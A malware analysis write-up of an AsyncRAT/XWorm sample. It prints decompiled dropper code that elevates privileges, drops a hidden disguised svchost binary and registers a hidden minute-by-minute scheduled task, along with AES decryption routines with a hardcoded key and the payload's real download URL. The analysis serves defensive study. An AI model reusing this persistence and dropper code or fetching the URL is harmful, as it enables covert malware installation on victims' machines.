SHA256
7761d76284feb79783d96c62b2088d14b39d9f5b485b429f2c0f69d081201629

Small refresher practice to start the new year with an older AsyncRAT sample. Starting with a quick look on, detect–it-easy to identify the file type of the binary and to see if it's packed or encrypted through the entropy.




Figure 1. Detect it Easy




Figure 2. Entropy

On Figure 3. The following steps were to take a look on the summary on PEStudio for any suspicious sections, imports, exports, and strings. We can see that there are a lot of API calls and strings that are highlighted as suspicious and are likely to be used maliciously.




Figure 3. Imports

Figure 4. Shows the entry point. The first thing the malware does is to check if it is running in Administrator mode. If it is not, then it will attempt to create a new process and try to launch a file. Running this section in the debugger makes the application self-terminate and so I had to change the flag used to check if it's in admin mode to “true” until it left the routine.

```
public static void Main()
{
    try
    {
        if (!Test.IsUserAdministrator())
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            Process process = new Process();
            ProcessStartInfo processStartInfo2 = processStartInfo;
            processStartInfo2.UseShellExecute = true;
            processStartInfo2.FileName = Application.ExecutablePath;
            processStartInfo2.WindowStyle = ProcessWindowStyle.Normal;
            processStartInfo2.Verb = "runas";
            process = Process.Start(processStartInfo);
        }
        string text = "C:\\Windows\\System32\\svchost\u200c.exe";
        if (!File.Exists(text))
        {
            File.WriteAllBytes(text, Test.GetTheResource("yvcjnjqhe"));
            File.SetAttributes(text, FileAttributes.Hidden | FileAttributes.System);
        }
        using (TaskService taskService = new TaskService())
        {
            TaskDefinition taskDefinition = taskService.NewTask();
            taskDefinition.RegistrationInfo.Description = "Windows Update";
            TimeTrigger timeTrigger = new TimeTrigger();
            timeTrigger.Repetition.Interval = TimeSpan.FromMinutes(1.0);
            taskDefinition.Triggers.Add(timeTrigger);
            taskDefinition.Principal.RunLevel = TaskRunLevel.Highest;
            taskDefinition.Settings.Hidden = true;
            taskDefinition.Actions.Add(new ExecAction("C:\\Windows\\System32\\svchost\u200c.exe", null, null));
            taskService.RootFolder.RegisterTaskDefinition("Update", taskDefinition);
            Interaction.Shell("schtasks /run /TN Update", AppWinStyle.Hide, false, -1);
        }
        ProjectData.EndApp();
    }
```

Figure 4. Main Entry Point

Figure 5. And Figure 6. Shows the presence of the RijndaelManaged function and in this encryption or decryption routine there are hard coded strings which might be getting used as a decryption key.

```
public static byte[] AES_Decryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array;
    try
    {
        rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Encoding.Default.GetBytes("VDU8c7bcP6v39cVO"));
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    }
    catch (Exception ex)
    {
    }
    return array;
}

// Token: 0x0600000A RID: 10 RVA: 0x00002328 File Offset: 0x00000528
public static byte[] GetTheResource(string Get_)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    ResourceManager resourceManager = new ResourceManager("rypbpgqgmsnsl", executingAssembly);
    return Test.AES_Decryptor((byte[])resourceManager.GetObject(Get_));
}

// Token: 0x0600000B RID: 11 RVA: 0x00002364 File Offset: 0x00000564
private static bool IsUserAdministrator()
{
    bool flag;
    try
    {
        WindowsIdentity current = WindowsIdentity.GetCurrent();
        WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
        flag = windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator);
    }
    catch (UnauthorizedAccessException ex)
```

Figure 5. Encryption Routines

```
82
83      // Token: 0x0600000A RID: 10 RVA: 0x00002328 File Offset: 0x00000528
84      public static byte[] GetTheResource(string Get_)
85      {
86          Assembly executingAssembly = Assembly.GetExecutingAssembly();
87          ResourceManager resourceManager = new ResourceManager("rypbpgqgmsnsl", executingAssembly);
88          return Test.AES_Decryptor((byte[])resourceManager.GetObject(Get_));
89      }
90
91      // Token: 0x0600000B RID: 11 RVA: 0x00002364 File Offset: 0x00000564
```

Figure 6. Unpacking

Following through the routine and watching the local values change until something interesting shows up.

Locals

Name	Value	Type
Get_	"yvcjnjqhe"	string
executingAssembly	{Payload, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null}	System.Reflection.Assembly {Syste...
resourceManager	null	System.Resources.ResourceManag...

Figure 7. Debug Runtime Values

In Figure 8. We can see on byte[0] and byte[1] the magic bytes for PE files 4D5A and this executable is being loaded into svchost1.exe. Right clicking and following in Memory Map allows to copy paste and dump the binary for the analysis of the following stage.




Figure 8. MZ Header and Payload Injection

Figure 9. Shows the 2nd stage binary loaded into detect-it-easy and shows that it's still a .NET file but the file size is smaller now.




Figure 9. Dumped Payloid D-i-E

It is then opened on PEStudio for an analysis of human readable strings and function calls and exports.




Figure 10. Strings




Figure 11. Imports

Figure 12 shows the the entry point and it can also be seen that payloads is obfuscated. I did try to use de4dot to deobfuscate it but it didn't fully work on it.




Figure 12. Stage 2 Entry Point.

Figure 13-16. Shows the value of local variables after getting decrypted during runtime. Interesting strings are mentions of Xworm, a cmd file, and a download url.




Figure 13. Strings




Figure 14. Mentions of XWorm






Figure 15. Mentions of cmd file



```
{
    // Token: 0x02000010 RID: 16
    public class A3SQuad951Oif4cvf9CDlrAFyj0Jan2mUGRdj6Pt8EL4akSXHAJVsHabEIkVDBrZhVOjqZpusAKyJCxMNFKfOh0iZ
    {
        // Token: 0x060000F8 RID: 248 RVA: 0x000050A8 File Offset: 0x000032A8
        public static object czjUQTgLh7SSnbY4yqfmXwbzIWIh1xUNyW47Xq5inXc3UBPW55BNMRrCF7KWKAY8iRvybuYO4kH1K4jzyu7DwxG0D(string
          nunCGBaT9Yxdj2En4xHZRumIGFaAZmmMm3QwdkeA1R9UhjBNU3HHEBRGrpUiFEB5M0gJD3nv1fR9snMuOcRJ2UoGV)
        {
            RijndaelManaged rijndaelManaged = new RijndaelManaged();
            MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
            byte[] array = new byte[32];
            byte[] array2 = md5CryptoServiceProvider.ComputeHash
              (zdFwA0S8CvGxRdBGfWFuUWU0EsrHeeYysa6iAxUmKH6Bqb67qXoTbaOtdoalXhQKUTf4UMWuUAgGb1evk74NxJF70.S2f6K5JAoi1JCrfk73HbzbYZVmEWjHv
              (fFA3tf75kG1qs6J4o8LUByVLbwlPMJWZwCXgv4uQRK1v5peiMoKzFphcRJ2kk02pHhunAEE.IanxpZDHQisfvf));
            Array.Copy(array2, 0, array, 0, 16);
            Array.Copy(array2, 0, array, 15, 16);
            rijndaelManaged.Key = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
            byte[] array3 = Convert.FromBase64String(nunCGBaT9Yxdj2En4xHZRumIGFaAZmmMm3QwdkeA1R9UhjBNU3HHEBRGrpUiFEB5M0gJD3nv1fR9snMuOcRJ2UoGV);
            return zdFwA0S8CvGxRdBGfWFuUWU0EsrHeeYysa6iAxUmKH6Bqb67qXoTbaOtdoalXhQKUTf4UMWuUAgGb1evk74NxJF70.iof2awk1WvPb8PaxQMRZo0hKG4edkgl(cryptoTransform.TransformFinalBlock
              (array3, 0, array3.Length));
        }
```

Figure 16. Encryption|Decryption Routine



Name	Value
Microsoft.VisualBasic.CompilerServices.Conversions.ToString retu...	"https://drive.usercontent.google.com/download?id=1XEWUwFdhz83ez1WgfQ4Lj72TbJhKq3zU&export=download"
text	null
thread	null
thread2	null
ex	Decompiler generated variables can't be evaluated

Figure 17. Download url

Figure 18. Shows that it creates some kind of logfile in the interaction environment. A lot of the other strings here are encoded differently from each other as well.

```
// Token: 0x04000006 RID: 6
public static string TeyFS4zTTwQjLL = "Er0CXeObf9QnAkxAPu40knHVPGGm6EsMAGES9IJ4sOYBYtymjMshn7WfvRK1SyQorDx1zKyKmEW6LHTEqtAXYXtYaLOB/
  WpgYtDqZ50GhXQ58vGyEIowv5WQgLKiUqmT5G48MS7EfUmykHrXRNEBKQ==";

// Token: 0x04000007 RID: 7
public static string SahztsFsMpEeze;

// Token: 0x04000008 RID: 8
public static string GzqqkYHgWw7sgT;

// Token: 0x04000009 RID: 9
public static string WG3h4RiTqHGf1L = "rgUFeCvGr0imlLQHD53jNg==";

// Token: 0x0400000A RID: 10
